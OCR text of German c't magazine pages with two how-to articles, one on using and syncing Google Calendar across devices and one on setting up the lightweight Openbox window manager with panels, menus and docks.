Im Hauptmenü zeigt die Web-Oberfläche neben „Meine Kalender“ auch „Weitere Kalender“ an, die Sie ein- und ausblenden können. Dabei handelt es sich um Abonnements von veröffentlichten Kalendern. Im Kontextmenü bekommen Sie über „in interessanten Kalendern suchen“ eine Auswahl solcher Kalender angezeigt. „Feiertage in Niedersachsen“ lassen sich hier ebenso abonnieren wie die aktuellen Spielansetzungen des Fußball-Bundesligisten Paderborn 07.

Falls Sie sich wundern, dass Ihnen der Kalender Geburtstage von fast unbekannten Personen anzeigt: Google verzahnt sein soziales Netzwerk Google+ mit allen möglichen anderen Diensten, wohl, um es bekannter zu machen. Dazu gehört auch, dass die Nutzer ungefragt einen Kalender namens „Geburtstage“ unter „Meine Kalender“ gepusht bekommen, in dem sämtliche Geburtstage der Google+-Kreise gelistet sind. Diesen Kalender darf man nicht löschen, nur ausblenden. Falls er Sie nervt, sollten Sie ihn zusätzlich von der mobilen Synchronisation ausschließen, damit Sie nicht bei jedem Geburtstag vom Handy belästigt werden. Dazu später mehr.

Neben den vorgeschlagenen lassen sich auch andere öffentliche Kalender abonnieren. Dazu müssen Sie nur deren Adresse im Kalender-Austausch-Format iCal kennen. Diese geben Sie im Kontext-Menü „Über URL zufügen“ an. Ab sofort ist der Kalender in Ihren eingefügt. Ändert der Besitzer Termine, bekommen Sie das fast ohne Zeitverzögerung angezeigt.

Umgekehrt dürfen Sie selbst auch öffentliche Kalender pflegen, um beispielsweise als Trainer Ihrer Fußballmannschaft Übungs- und Spieltagstermine bekannt zu geben. Dazu legen Sie über „Neuen Kalender ein-



Dieser Kalender gehört dem Alias „Hans Wurst“. Unter diesem Namen erscheint er auch allen Abonnenten. Besser wäre es folglich, einen Alias zu wählen, der den Besitzer erkennen lässt.

© Copyright by Heise Zeitschriften Verlag

richten“ einen Kalender an und machen diesen öffentlich. In den „Kalenderdetails“ finden Sie nun eine Kalender-ID und links daneben die Schaltfläche „ICAL“. Ein Klick darauf offenbart die URL zur iCal-Datei mit der Erweiterung *.ics, über die Ihr neuer Kalender bezogen werden kann. Diese URL geben Sie an alle potenziellen Abonnenten weiter.

Absprachen


Haben mehrere Google-Nutzer ihre Kalender untereinander freigeschaltet, bieten sich nützliche Gruppen-Funktionen an. Die Terminplanung kann nun nicht mehr nur noch isoliert, sondern untereinander erfolgen. Um das Absprache-Werkzeug zu nutzen, fügen zunächst Sie in der Detail-Ansicht zu einem neuen Termin rechts alle Gäste hinzu, die an dem Termin teilnehmen sollen.

Danach klicken Sie auf den Reiter „Zeitpunkt finden“. In diese Ansicht blendet Google die Kalender aller Gäste ein, die ihren Kalender für Sie freigegeben haben. Nun können Sie einen Zeitpunkt finden, zu dem alle Gäste verfügbar wären, und den Termin mit der Maus dort hinschieben. Zurück in der Detail-Ansicht speichern Sie den Terminwunsch.

Alle eingeladenen Gäste bekommen nun eine Einladungs-Mail zum Termin, in der sie direkt bestätigen, ablehnen oder Alternativvorschläge machen können. Parallel erscheint der fremde Termin bereits in ihrem Kalender. Auch hier ist es möglich, zu- oder abzusagen. Grundsätzlich lassen sich auch Leute mit ihrer Mail-Adresse zu Terminen einladen, die kein Google-Konto haben. Sie erhalten via Mail eine Einladung, können aber erst darauf antworten, wenn sie einen Google-Account angelegt haben.

Mobil planen

Nahezu sämtliche Kalender-Programme und mobile Endgeräte können sich auf irgendeine Art mit Google Kalender synchronisieren, weil die Anwendung standardisierte Schnittstellen bereithält. Android-Geräte kommen ohne Zutun des Nutzers mit Googles Kalender klar. Sobald das Gerät mit der Google-ID angemeldet ist, synchronisiert es die Kalenderdaten.



Nachdem Sie einen Kalender „öffentlich“ geschaltet haben, können Sie dessen iCal-URL abfragen und weitergeben.

Die in Android vorinstallierte Kalender-App nutzt das Kalender-API von Google. In der App gibt es – anders als auf den anderen Plattformen – nicht nur die Möglichkeit, Kalender auszublenden, sondern von der Synchronisierung auszuschließen. Alternative Apps wie aCal greifen über ein Android-internes API auf die synchronisierten Daten zu.


Für iPhones und Windows-Phone-Geräte war eigentlich Microsofts proprietäres Protokoll Exchange ActiveSync (EAS) das Mittel der Wahl, um mit Google Kalender zu synchronisieren. Weil EAS sogar Push beherrscht, hatten die Nutzer andernorts eingetragene Termine nahezu ohne Zeitverzögerung im Kalender ihres Handys parat. Damit ist seit 2014 Schluss, weil Google die EAS-Unterstützung eingestellt hat. Stattdessen propagiert der Konzern nun die offene WebDAV-Erweiterung CalDAV zur Synchronisierung.

Absurd ist: Obwohl Google gegenüber den Handy-Herstellern die Vorteile von CalDAV preist, unterstützt Googles eigenes Betriebssystem Android CalDAV nicht einmal selbst. Wer eine Kalender-App installiert, die CalDAV voraussetzt, muss auf Adapter-Apps wie CalDAV-Sync oder DAVdroid zurückgreifen.

iOS

iPhone- und iPad-Nutzer greifen via CalDAV auf ihre Google-Kalender zu. Zum Einrichten wählen Sie in den „Einstellungen“ die Option „Mail, Kontakte, Kalender“. Unter „Account hinzufügen“ tippen Sie *nicht* auf Google, sondern auf „Andere“ und dann unter „Kalender“ auf „CalDAV-Account hinzufügen“. Als als CalDAV-Server geben Sie den Host calendar.google.com an.

Künftig pflegt iOS die synchronisierten Termine in seinen Kalender ein. Neue Termine lassen sich wie gewohnt eintragen und landen im Hauptkalender der gewählten Google-ID. Andere Einstellungen, beispielsweise



Um iOS mit Google Kalender zu synchronisieren, wählen Sie nicht „Google“, sondern „Andere“ und anschließend „CalDAV-Account“.

Terminabsprachen, sind via CalDAV nicht möglich. Die Kalender-App zeigt über den Menüpunkt „Kalender“ alle abonnierten Google-Kalender an. Hier ist es möglich, einzelne Kalender auszublenden.

Dies sorgt häufig für Verwirrung. Denn hier einen Kalender auszublenden bedeutet weder, dass er gelöscht, noch das er nicht mehr mitsynchronisiert wird. Möchten Sie das veranlassen, gibt es einen anderen Weg. Rufen Sie über einen Browser die URL https://www.google.com/calendar/syncselect auf. Hier präsentiert Ihnen Google eine Checkbox-Liste mit sämtlichen Kalendern in Ihrem Account. Nur über diese Seite können Sie festlegen, welche Kalender via CalDAV zur Verfügung stehen sollen.

Windows Phone

Als Google bekannt gegeben hatte, ActiveSync abzuschalten, war das als direkter Angriff auf Microsoft gedeutet worden. Schließlich gab es in Windows Phone keinen CalDAV-Support, die Nutzer wären von heute auf morgen von ihren Kalendern abgeschnitten gewesen. Schließlich verschob Google die Abschaltung um ein halbes Jahr, und Microsoft rüstete in dieser Zeit tatsächlich über ein Windows-Phone-Update nach. Dass Google Windows Phone nach wie vor nicht recht ernst nimmt, belegt ein Blick auf die Hilfe-Seiten zum Kalender: Eine rudimentäre Anleitung für CalDAV und iOS existiert, Windows Phone jedoch bleibt dort schlicht unerwähnt.


Dabei ist es kein großer Aufwand, Google Kalender in Windows Phone 8.1 einzubinden. In den Systemeinstellungen wählen Sie „E-Mail-Konten + andere“, dort „Konto hinzufügen“. Hier wird ein „Google“-Konto eingerichtet, was zunächst zu einer Autorisierungs-Webseite von Google führt, bei der das Handy zur Dienstenutzung registriert werden muss. Nach der ersten Synchronisierung ist der Account fertig eingerichtet.

In der Voreinstellung gleicht sich der Client in Windows

© Copyright by Heise Zeitschriften Verlag

Phone nur alle 2 Stunden mit dem Server ab. Diese Zeitspanne können Sie in den Konteneinstellungen auf minimal „alle 15 Minuten“ verkürzen. Falls Sie nur den Kalender, nicht aber die Mails und Kontakte bei Google auf dem Handy verwalten wollen, sollten Sie die standardmäßig gesetzten Häkchen entfernen. Windows Phone nutzt nicht den CalDAV-Standardzugang von Google, sondern den DAV-Zugriff über das API, weshalb als Host apidata.googleusercontent.com eingetragen ist.

Genau wie bei iOS kann man in der Kalender-App von Windows Phone über die Einstellungen alle Kalender ein- und ausblenden. Auch hier gilt: Synchronisiert wird nicht, was die App anzeigt, sondern was auf der Syncselect-Seite für CalDAV ausgewählt ist.



In Windows Phone 8.1 lässt sich die Google-Synchronisierung auf Kalenderdaten beschränken (links). Der Zugriff erfolgt über das Google-API (rechts).

Desktop-Einbindung

Auch wenn die komfortable Web-Oberfläche von Google Kalender gut funktioniert, möchten viele Nutzer nicht auf ihren gewohnten Desktop-Client verzichten oder die Kalender zu einer bestehenden Zeitmanagement-Infrastruktur lediglich hinzufügen. Mit Microsofts Outlook 2013 war das bis zum 1. August 2014 völlig unproblematisch – also, bis Google das von dieser Outlook-Version genutzte ActiveSync abschaltete. Über Umwege kann Outlook dennoch mit Google Kalender synchronisieren. Wie es geht, haben wir in c't 23/14 erläutert [1].

Im privaten Umfeld erfreut sich nach wie vor das Thunderbird-Add-on Lightning zur Verwaltung von Terminen großer Beliebtheit. Im November 2014 hagelte von Google-Kalender-Nutzern plötzlich Kritik an dem Add-on auf dessen Entwickler herab. Was war passiert? Die meisten Nutzer betreiben Lightning zusammen mit dem Add-on „Provider for Google Calendar“. Dieses Tool ermöglicht den Zugriff über das Calendar-API von Google, ohne auf CalDAV zurückzugreifen. Im September 2014 hat Google Version 3 dieses API freigeschaltet, das nicht kompatibel mit der Vorgängerversion ist.

Als nun am 17. November – wie von Google gewohnt – Version 2 ohne Vorwarnung abgeschaltet wurde, haben viele Tools, die darauf zugreifen, nur noch Fehlermeldungen geliefert. Die aktuelle Version von „Provider for Google Calendar“ funktioniert mittlerweile wieder. Google selbst empfiehlt Lightning-Nutzern dennoch, CalDAV zu nutzen. Allerdings ermöglicht der API-Zugriff Lightning mehr Funktionen, beispielsweise Termineinladungen zu verschicken.

Um den Kalender von Windows 8 an Google anzudocken, ist ein Umweg nötig. Microsoft empfiehlt die mühsame und fehleranfällige Zwischensynchronisierung mit dem hauseigenen Service outlook.com. Besser klappt es aber mit der kostenlosen App „gmail calendar“, die im Windows Store in einer Grundversion kostenlos erhältlich ist. Sie schaltet sich ähnlich wie ein Proxy-Server zwischen und flanscht den Windows-Kalender so an das Google-API an.

Von Schwierigkeiten berichten Administratoren, die Google Kalender in ihre Workgroup-Umgebung integrieren wollen. Als Beispiel sei hier die beliebte Server-Software Zimbra genannt, die nicht recht mit Google harmonieren will. Prinzipiell kann Zimbra seine Kalender im iCal-Format anderen Kalender-Anwendungen bereitstellen. Standardmäßig verlangt der Server aber eine Authentifizierung in der URL-Abfrage, die Google sehr zum Ärger vieler Betreiber nicht vorsieht. Zimbra-Admins bleibt also nur, auf die Authentifizierung zu verzichten, also den Kalender-Abruf komplett freizugeben – meist kein gangbarer Weg.

Zwangsumzug

Trotz dieser Unzulänglichkeiten ist der Google Kalender ein tolles Werkzeug, um den Alltag von kleinen Gruppen zu managen. Schnell hat man sich an die Vorzüge gewöhnt, der Kalender wird unverzichtbar. Was aber, wenn es aus irgendwelchen Gründen nötig wird, die Google-Identität zu wechseln? Der Dienst verbietet es, die Gmail-Adresse zu ändern. Möchte zum Beispiel die frisch verheiratete Frau den neuen Nachnamen in der Adresse verewigt sehen, bleibt nichts übrig als ein neuer Account.

Hier macht es Google unnötig schwer: Weil Kalender nicht zwischen Accounts übertragen werden können, muss man im alten Account die Kalender löschen und im neuen wieder erstellen. Ein Übergangsbetrieb empfiehlt sich nicht, wenn die Kalender freigegeben sind – er führt mit Sicherheit zu Verwirrungen.

In den allgemeinen Kalendereinstellungen (Zahnrad rechts oben im Web-Frontend) erhalten Sie unter dem Reiter „Kalender“ den besten Überblick zu allen eigenen und abonnierten Kalendern inklusive der Freigaben. Dort können Sie über den Punkt „Kalender exportieren“ alle eigenen und für Sie freigegebenen Kalender inklusive der Einträge in eine Zip-Datei packen lassen und lokal abspeichern. Die Zip-Datei enthält pro exportiertem Kalender eine iCal-Datei mit der Endung .ics.

Diese Kalenderdateien importieren Sie in das neue Konto. Google pflegt die enthaltenen Termine in einen bestehenden Kalender ein, den Sie angeben müssen. Auf diesem Weg gehen die Freigaben verloren, die Sie eingerichtet hatten. Merken Sie sich also am besten, für wen die jeweiligen Kalender zugänglich waren. Bis Sie sich ganz sicher sind, niemanden vergessen zu haben, lassen sie die alten Versionen besser am Leben.

Falls Sie eine Funktion bei Google Kalender vermissen, könnte ein Blick in die Google-Labs-Abteilung lohnen, die Sie über die Kalendereinstellungen erreichen. Zwar hat Google sein Experimetallabor für neue Funktionen im Jahr 2011 geschlossen, weil man sich auf Google+ konzentrieren wollte. Doch auch jene Beta-Add-ons, die noch heute dort zu finden sind, bereichern teilweise den Account, wenn man sie freischaltet. Beispielsweise ermöglicht Labs, Dateianhänge – etwa Spreadsheets – direkt an Terminverabredungen anzuhängen. (hob)

Über den Kalenderimport lassen sich im iCAL-Format gesicherte Kalenderdateien aus anderen Accounts in den ausgewählten Kalender übertragen.

Literatur

[1] Dieter Brors, Googlook, Termine und Kontakte zwischen Outlook und Google mit CalDAV/CardDAV synchronisieren, c't 23/14, S. 134

© Copyright by Heise Zeitschriften Verlag

Liane M. Dubowy

Flink und flexibel

Openbox: eine schnelle, schlanke Alternative für den Linux-Desktop

Auf schicke Desktop-Effekte und viele Funktionen muss man zwar verzichten, dafür ist die grafische Oberfläche im Nu geladen: Der minimalistische Fenstermanager Openbox stellt nur geringe Ansprüche an die Hardware, lässt sich detailliert konfigurieren und um viele Funktionen erweitern.

Blitzschnell steht die grafische Oberfläche nach dem Anmelden bereit: Der schlanke Fenstermanager Openbox braucht deutlich weniger Ressourcen als die meisten Desktop-Umgebungen für Linux. Openbox kann allein als grafische Oberfläche verwendet werden oder die Fensterverwaltung in Desktop-Umgebungen wie KDE, Xfce oder Lxde übernehmen – dabei bietet er allerdings weder Compositing noch Desktop-Effekte wie Schattenwurf oder Transparenz.

Als alleinige grafische Oberfläche ist der Fenstermanager geradezu spartanisch, bietet aber viele Anpassungsmöglichkeiten und lässt sich fast beliebig ausbauen. Der minimalistische Fenstermanager selbst macht nicht viel mehr als Fenster zu verwalten. Kleine Tools liefern ganz nach Bedarf zusätzliche Funktionen wie ein Panel und Dock, die das Arbeiten mit Openbox komfortabler machen.

Openbox installieren

Die meisten Linux-Distributionen bringen Openbox in den Standard-Paketquellen mit, die Installation des 325 KByte umfassenden Pakets ist dann schnell geschehen. In einem Anmeldemanager wie LightDM taucht der Windowmanager anschließend automatisch auf und lässt sich beim Login auswählen.

Nach dem Anmelden am Desktop zeigt der Bildschirm: nichts oder besser gesagt einen weißen Mauszeiger auf grauem Hintergrund. Openbox bringt weder ein Panel noch ein Hintergrundbild oder anderes mit. Einziger Luxus: Ein Rechtsklick auf den Desktop öffnet ein kleines Menü zum Starten von Programmen. Je nach Distribution sind hier bereits unterschiedliche Einträge vorhanden, darunter immer auch Einträge zum Öffnen eines Terminal- und Browser-Fensters. Der Punkt „Restart“ startet Openbox neu, mit „Reconfigure“ lesen Sie eine geänderte Konfiguration ohne Neustart des Desktops ein. Ganz unten liefert das Menü mit der Option „Exit“ die Möglichkeit, sich vom Desktop abzumelden, woraufhin Openbox ohne Nachfrage sämtliche Programme schließt.

Wenn Sie Programmfenster minimieren, verschwinden diese und sind mangels Fensterliste nicht weiter sichtbar. Die Tastenkombination Alt+Tab öffnet dann einen kleinen Fensterwechsler, der auch minimierte Fenster zutage fördert. Eine Übersicht über die auf allen virtuellen Arbeitsflächen laufenden Programme liefert ein Menü, das Sie mit der mittleren Maustaste aufrufen. Mit diesem lassen sich auch gleich weitere virtuelle Arbeitsflächen anlegen und nicht benötigte entfernen. Standardmäßig sind vier virtuelle Desktops eingerichtet, mit der Tastenkombination Strg+Alt+Pfeil rechts beziehungsweise Strg+Alt+Pfeil links wechseln Sie zwischen den Arbeitsflächen.

Openbox konfigurieren

Openbox speichert seine Konfiguration in drei XML-Dateien, die sich direkt bearbeiten lassen. Das Verzeichnis /etc/xdg/openbox enthält eine Standard-Konfiguration, die Sie vor Änderungen ins Home-Verzeichnis nach ~/.config/openbox kopieren sollten. Die dort gespeicherte Konfiguration hat Vorrang. Zum Bearbeiten empfiehlt sich ein Editor wie Geany, der entsprechendes Syntax-Highlighting beherrscht. Die Datei rc.xml legt das Aussehen des Fenstermanagers, Tastenkombinationen, Maus- und Fensterverhalten sowie virtuelle Desktops fest. Das Menü ist standardmäßig in der Datei menu.xml definiert, während die Datei autostart festlegt, welche Anwendungen automatisch mit Openbox starten.

Leichter geht die Konfiguration mit dem grafischen Openbox Einstellungsmanager von der Hand, der als Paket **obconf** in den Standard-Paketquellen der Distributionen verfügbar ist. Das Konfigurationstool starten Sie mit dem Aufruf von `obconf` in einem Terminal-Fenster. Falls noch nicht vorhanden, legt das Tool bei ersten Änderungen automatisch das Verzeichnis ~/.config/openbox an und speichert dort seine Konfiguration.

Der Openbox Einstellungsmanager hält bereits eine Reihe von hellen und dunklen Themes in verschiedenen Farben für die Fensterdekoration des Windowmanagers bereit. Wer sich die in den Paketquellen verfügbaren Themes installiert, kann aus einer langen Liste an Fensterdekorationen wählen. Weitere Themes bieten Websites wie box-look.org oder Deviantart im Internet.

In dem Konfigurationstool lassen sich viele Kleinigkeiten des Fenstermanagers anpassen: Unter „Erscheinungsbild“ konfigurieren Sie die Anordnung der Fensterbuttons und die in Fenstertiteln verwendeten Schriften. In weiteren Tabs legen Sie im Detail das Verhalten des Fenstermanagers sowie Anzahl und Titel der virtuellen Arbeitsflächen fest.


Tastenkürzel

Eigene Tastenkürzel legen Sie in der Datei ~/.config/openbox/rc.xml an. Dabei steht der Buchstabe „C“ für Strg, „A“ für Alt, „S“ für Shift und „W“ für die Windows-Taste. Um beispielsweise einen Ausführen-Dialog zum schnellen Starten von Programmen mit der Tastenkombination Alt+F2 aufzurufen, installieren Sie einen Anwendungsstarter wie **gmrun** und ergänzen folgenden Abschnitt unterhalb von „<keyboard>“:

© Copyright by Heise Zeitschriften Verlag

```
<keybind key="A-F2">
    <action name="Execute">
        <execute>gmrun</execute>
    </action>
</keybind>
```

Anschließend aktualisiert der Aufruf von openbox --reconfigure oder das Ab- und Wiederanmelden die Konfiguration. Danach startet die Tastenkombination den kleinen Ausführen-Dialog.



Der Openbox Einstellungsmanager hilft bei der Konfiguration der Fenster und des Verhaltens des Fenstermanagers.

Anwendungsmenü

Ist das Paket menu installiert, enthält das Openbox-Menü bereits ein recht umfangreiches Anwendungsmenü. Leider spiegelt es nicht die installierten Programme wider, sondern enthält auch viele Einträge von Anwendungen, die gar nicht eingerichtet sind. Um das Openbox-Menü manuell anzupassen, kopieren Sie zunächst die Datei /etc/xdg/openbox/menu.xml nach ~/.config/openbox/menu.xml. Diese können Sie anschließend in einem beliebigen Editor bearbeiten, überflüssige Einträge entfernen und eigene nach dem Muster der bereits vorhandenen hinzufügen.

Das ist zugegebenermaßen etwas umständlich und macht bei vielen installierten Programmen auch jede Menge Arbeit. Eine grafische Oberfläche für diesen Job bietet das Paket **obmenu**. Um nicht von Hand Einträge entfernen zu müssen, die gar nicht installiert sind, lässt sich mit dem Tool **obmenu-generator** automatisiert aus den installierten Anwendungen ein Menü generieren. Während Arch Linux es in den Standard-Paketquellen mitbringt, fehlt das Konsolen-Tool in den Ubuntu-Paketquellen. Hier bleibt nur, das Perl-Skript bei Github herunterzuladen und zu entpacken (siehe c't-Link am Ende des Artikels). Die im Archiv enthaltene Datei schema.pl kopiert man in das neu anzulegende Verzeichnis ~/config/obmenu-generator/. In Ubuntu 14.10 fehlen dann noch zwei Perl-Module. Um diese nachzuladen, installieren Sie am besten das Paket cpanminus. Anschließend laden die folgenden beiden Befehle die fehlenden Module nach:

```
sudo cpanm Linux::DesktopFiles
sudo cpanm Data::Dump
```

Kopieren Sie nun noch die Datei schema.pl nach ~/.config/obmenu-generator/ und machen Sie die Datei obmenu-generator ausführbar. Anschließend lässt sich das Perl-Skript obmenu-generator mit dem Befehl

```
./obmenu-generator -s
```

aufrufen. Diese Art von statischem Menü können Sie anschließend mit obmenu weiterbearbeiten. Alternativ legt obmenu-generator mit dem Parameter -p ein sogenanntes Pipe-Menü an, das bei jedem Aufruf die installierten Anwendungen ausliest und neu generiert wird. Dabei können auch externe Python- und Shell-Skripte aufgerufen werden, die ihr Ergebnis dann wieder ans Menü zurückreichen.


Desktop-Panel

Ein Panel bereichert den Desktop um Funktionen wie eine Fensterliste, Informationen wie Batterieladestand, einen Lautstärkeregler und einiges mehr. Ein schlankes Panel ohne viele Abhängigkeiten liefert **Tint2**. Standardmäßig enthält es eine Fensterliste und ein Systemabschnitt mit Applets für Bluetooth, Netzwerk, Lautstärkeregler, Uhrzeit und Datum. Welche Funktionen das Panel übernehmen soll, entscheiden Sie selbst. Tint2 ist in den Paketquellen der meisten Linux-Distributionen verfügbar. Das Aussehen und Verhalten des Panels reguliert die Datei tint2rc im Verzeichnis ~/.config/tint2, die beim ersten Programmstart angelegt wird und sich im Editor bearbeiten lässt.

Das schlanke Panel kann an jedem der vier Bildschirmränder liegen und sich über die ganze Breite oder nur einen Teil davon erstrecken. Hintergrund, Transparenz, Ränder, die Rundung der Ecken, Farben, Schriften – all das lässt sich frei konfigurieren. Mit Hilfe mehrerer Instanzen lassen sich auch mehrere Tint2-Panels anlegen, die dann an unterschiedlichen Positionen liegen und jeweils eigene Aufgaben übernehmen. Dazu starten Sie Tint2 mit dem Parameter -c und geben danach den Pfad zu einer jeweils eigenen Konfigurationsdatei an.


Tint2 hat einen Theme-Wechsler im Gepäck, den Sie mit tint2conf aufrufen. Zunächst zeigt dieser nur das Standard-Theme, weitere Themes fügen Sie über den Menüpunkt „Theme/Add“ hinzu. Schöne Tint2-Themes gibt es etwa auf Deviantart (siehe c't-Link am Ende des Artikels). Die zu importierenden Theme-Dateien dürfen dabei nicht alle denselben Dateinamen tragen (etwa tint2rc.tint2rc) wie die bereits aufgelisteten; die Dateiendung muss .tint2rc lauten, damit der Theme-Wechsler sie erkennt. Fehlt die Endung bei heruntergeladenen Themes, müssen Sie diese erst umbenennen.

Bei neueren Tint2-Versionen ebenfalls bereits enthalten ist das grafische Konfigurationstool **Tintwizard**, das Sie über das Kontextmenü eines Themes im Theme-Wechsler aufrufen. Während das unter Arch Linux kein Problem ist, klappt unter Ubuntu zwar der



Mit Obmenu lässt sich das Openbox-Menü bearbeiten.

© Copyright by Heise Zeitschriften Verlag



Plank liefert ein hübsches Dock mit Anwendungsstartern.

Aufruf über den Theme-Wechsler, das Schreiben einer Konfiguration schlägt aber fehl. In diesem Fall müssen Sie das Tool von der Website herunterladen und das Python-Skript manuell aufrufen (siehe c't-Link). Für Transparenz im Panel oder bei Fenstern müssen Sie zusätzlich einen Composite-Manager wie **Compton** installieren und starten.

Für ein hübsches Dock mit Anwendungsstartern eignet sich beispielsweise die Panel-Anwendung Plank, die problemlos parallel zu einem Tint2-Panel laufen kann. Zur Konfiguration von Plank bearbeiten Sie die Datei ~/.config/plank/dock1/settings: Hier legen Sie unter anderem die Icon-Größe der Anwendungsstarter fest (IconSize), schalten das automatische Ausblenden des Docks ab (HideMode=0) und platzieren das Dock am gewünschten Bildschirmrand. Um neue Anwendungsstarter hinzuzufügen, starten Sie diese über ein Terminal, sodass sie im Dock auftauchen, und wählen dann im Kontextmenü „Im Dock behalten".

Unter Ubuntu fehlt Plank in den Paketquellen, hier können Sie entweder auf Docky ausweichen oder Plank selbst kompilieren. Gefallen Ihnen weder Tint2 noch Plank, können Sie sich einfach eine andere Dock-Anwendung aussuchen (siehe [1]). Überdecken Fenster beim Start das Panel, können Sie in der Datei ~/.config/openbox/rc.xml unter „<margins>" einen Bereich auf der Bildschirmseite mit dem Panel einstellen, der frei bleiben soll.

Hintergrund & Autostart

Openbox unterstützt standardmäßig weder Desktop-Icons noch die Anzeige eines Hintergrundbildes. Auch für diese Zwecke müssen Sie auf externe Tools zurückgreifen. Einige Dateimanager übernehmen auch diese beiden Aufgaben. Der schlanke Dateimanager **Pcmanfm** des Lxde-Desktops übernimmt die Verwaltung des Desktops samt Hintergrundbild und Icons, wenn man ihn folgendermaßen in die Openbox-Autostart-Datei einträgt:

```
pcmanfm --desktop &
```

Nun können Sie Dateien und Ordner auf dem Desktop ablegen und externe Datenträger werden automatisch eingebunden und zum Öffnen angeboten. Wenn Sie nun mit der rechten Maustaste auf den Desktop klicken, erhalten Sie statt des Openbox-Menüs das von Pcmanfm. Über den Punkt „Desktop-Einstellungen" können Sie etwa den Hintergrund anpassen. Um stattdessen wieder das Openbox-Menü zu erhalten, wählen Sie in diesem Menü „Desktop-Einstellungen" und aktivieren unter „Erweitert" die Option „Beim Klicken auf den Desktop die Menüs des Fenstermanagers anzeigen". Da dieses Menü dann nicht mehr so ohne Weiteres zugänglich ist, müssen Sie es für künftige Änderungen mit dem Kommandozeilenbefehl `pcmanfm --desktop-pref` aufrufen.

